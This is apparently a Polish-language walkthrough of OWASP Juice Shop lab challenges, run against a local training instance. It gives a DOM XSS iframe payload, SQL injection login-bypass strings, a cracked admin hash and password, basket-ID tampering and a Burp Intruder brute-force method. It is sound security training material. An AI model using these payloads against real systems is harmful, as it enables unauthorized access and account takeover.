
Jak widać – panel rejestracji nie zwraca nam uwagi na zmienione pole i mamy możliwość rejestracji użytkownika. Po zarejestrowaniu użytkownika – zadanie zostanie wykonane.

Find the carefully hidden 'Score Board' page


Aby znaleźć ukrytą tabelę wyników wykonanych zadań, należy otworzyć w Debuggerze plik *„main.js”*, a następnie przeszukać odnośnika do tabeli wyników



Aby wyniki były ładniej widoczne, zaciskamy na okienko z nawiasami aby kod był czytelnieszy dla nas. Następnie za pomocą kombinacji klawiszy *„Ctrl+F”* wyszukujemy frazy *„score”*.



Ukaże nam się odniesienie do ścieżki *score-board”*, która nakieruje nas na poszukiwaną tabelę wyników. Po wpisaniu URL: https://127.0.0.1:3000/#/score-board zostaniemy przekierowani do ScoreBoard JuiceShop’a




Perform a DOM XSS Attack

Aby wykonać atak DOM XSS, należy otworzyć panel wyszukiwania w menu głównym JuiceShop (oznaczony lupą), a następnie wpisujemy następujący payload XSS’owy:


`<iframe src="javascript:alert(`xss`)">` - jeden z typowych payloadów DOM XSS

Gdy go wpiszemy, wyszukujemy w naszym sklepie klikając przycisk *„Enter”*. Po wyszukaniu powinno się pojawić okno z informacją *‘XSS’*. To pokazuje, że atak został pomyślnie wykonany:




Bonus Payload


Gdy wejdziemy w naszą tablicę wyników możemy zobaczyć, że jednym z dodatkowych zadań jest *„Bonus Payload”*. Podaje nam informację jaki payload ma zostać wykonany aby zadanie zostało zaliczone.



Postępujemy identycznie jak w zadaniu *„Perform a DOM XSS Attack”*, tyle że wykorzystujemy payload podany w zadaniu *„Bonus Payload”*



Po wprowadzeniu payload i uruchomieniu wyszukiwania – ukaże się nam okienki z muzyką w SoundCloud. Zadanie zostanie wtedy uznane za zaliczone.



2 gwiazdki

Log in with the administrator's user account

Do tego zadania można podejść na trzy sposoby:

1. Zalogować się przy pomocy SQL Injection nie znając nawet maila administratora
2. Zalogować się podając mail administratora oraz użycia SQL Injection
3. Zalogowanie się przy użyciu wydobytego hasła


Aby zalogować się pierwszą metodą, wystarczy w polu maila wpisać jedną z najpowszechniejszych fraz do wykonania SQL Injection:

```
' or 1=1—
```

W drugiej metodzie należy po wpisaniu maila dopisać końcówkę trzech znaków: **'--**


Wtedy w pole *Email* wpisujemy: `admin@juice-sh.op'--`

W trzeciej metodzie po wydobyciu hasha z bazy danych możemy za pomocą ataku słownikowego odgadnąć, że hash `0192023a7bbd73250516f069df18b500` odwołuje się do hasła `admin123`.




Po zalogowaniu się – otrzymamy następującą informację

Dla potwierdzenia – w zakładce *Account* zobaczymy, że jesteśmy zalogowani jako `admin@juice-sh.op`




Access the administration section of the store


Aby znaleźć panel administracyjny, zajrzyjmy do Debuggera oraz pliku *„main.js”*:




Gdy wyszukamy frazy *“administration”*, znajdziemy wzmiankę o takiej ścieżce. Spróbujmy zatem wejść do tej ścieżki:



Niestety nie mamy dostępu do tej ścieżki – spowodowane jest to brakiem uprawnień do tejże sekcji. Aby mieć możliwość wejścia, potrzebujemy konto administratora. Dlatego też – odwołując się do poprzedniego punktu *„Log in with the administrator's user account"*, zalogujmy się używając SQL Injection:




Po zalogowaniu się jako użytkownik z uprawnieniami administratora, powinniśmy mieć możliwość wejścia do tej ścieżki:



View another user's shopping basket

Po zalogowaniu się jako dowolny użytkownik, aby skorzystać z koszyka zakupowego, musimy do niego przypisać chociaż jeden produkt. Następnie gdy wejdziemy do naszego koszyka, możemy otworzyć nasz *DevTool*, a następnie zobaczyć zakładkę *Storage* → *Session Storage*


Można zauważyć, że parametrem odpowiedzialnym za koszyk usera jest wartość *„bid"*.



Wystarczy zmienić jej wartość np. o jeden, a następnie odświeżyć ponownie kartę aby koszyk innego użytkownika pojawił się na naszej przeglądarce.


Key	Value
bid	5
itemTotal	0

Po odświeżeniu strony internetowej powinny pokazać się inne produkty:



Use a deprecated B2B interface that was not properly shut down


Po zalogowaniu się jako dowolny użytkownik, przechodzimy przy pomocy paska bocznego do zakładki *„Complaint”*



Następnie widzimy, że pliki jakie są według strony internetowej przyjmowane to pliki z rozszerzeniem *.pdf* oraz *.zip*. Jednakże gdy przeanalizujemy w *Debuggerze* plik *main.js*, możemy zobaczyć, że akceptowane pliki dla */file-upload* to również pliki o rozszerzeniu *.xml*.


```
this.uploader = new kt.bA({
  url: './file-upload',
  authToken: `Bearer ${ localStorage.getItem('token') }`,
  allowedMimeType: [
    'application/pdf',
    'application/xml',
    'text/xml',
    'application/zip',
    'application/x-zip-compressed',
    'multipart/x-zip'
  ],
  maxFileSize: 100000
}),
this.userEmail = void 0,
this.complaint = void 0
}
```

Dlatego też przygotowujemy dowolny plik o rozszerzeniu *.xml* mniejszy niż 100kB i wysyłamy do serwera:



Po wysłaniu pliku, powinniśmy mieć zaliczone zadanie oraz otrzymamy następujący komunikat:


```
B2B customer complaints via file upload have been deprecated for security reasons!
```




Get rid of all 5-star customer feedback

Po zalogowaniu się jako dowolny użytkownik, wchodzimy w panel administratora: https://127.0.0.1:3000/#/administration

Po wejściu do panelu administratora, zobaczymy zakładkę *„Customer Feedback”* oraz poszczególne oceny użytkowników/klientów.




Możemy spokojnie zliczyć ilość komentarzy z oceną 5 gwiazdek, a następnie usunąć je aby wykonać zadanie.



Log in with MC SafeSearch's original user credentials

Widząc zadanie do wykonania – istotne jest znalezienie credentiali przy pomocy oryginalnych danych do logowania MC SafeSearch.




Mail dla tego użytkownika jest prosty do zgadnięcia – można to sprawdzić mając konto administratora lub po prostu rozumiejąc koncepcję tworzenia maili: *mc.safesearch@juice-sh.op*


Po wyszukaniu w google, możemy znaleźć filmik raperski MC SafeSearch, który jest dedykowany pod tworzenie haseł na jego konto: [Rapper Who Is Very Concerned With Password Security - YouTube]

W pewnym momencie można znaleźć odniesienie się do jego oryginalnego hasła w filmie – Mr. Noodles


Co jest jednak istotne – niektóre samogłoski zostały zastąpione tzw. *„Z bones”* co ma się odnosić do symbolu liczby zero.



Dlatego też hasło z *„Mr. Noodles”* zostanie przeistoczone w *„Mr. N00dles”*. Wpiszmy zatem to hasło dla użytkownika *„mc.safesearch@juice-sh.op”*.



Udało nam się zalogować i wykonać zadanie:




Log in with the administrator's user credentials without previously changing them or applying SQL Injection

W panelu logowania musimy zalogować się jako użytkownik *„admin@juice-sh.op”*. Do tego aby wydobyć hasło można zastosować dwie metody:


1. SQL Injection - po wydobyciu hasha użytkownika logujemy się wydobytym hasłem *admin123*
2. Atak metodą brute-force – przy pomocy BurpSuite Intruder zastosować atak na parametr odpowiedzialny za hasło, a następnie porównać odpowiedzi na żądania. Inna wielkość odpowiedzi będzie świadczyć o zalogowaniu się.

Hasło dodatkowo jest łatwe do odgadnięcia i przy stosowaniu prostej weryfikacji haseł można odgadnąć hasło *„admin123”*.




Behave like any "white hat" should before getting into the action

Aby wykonać zadanie, należy przeprowadzić enumerację strony internetowej w celu wyszukania plików o rozszerzeniu *.txt*. Po znalezieniu pliku *„security.txt”*, kierujemy się do pliku.

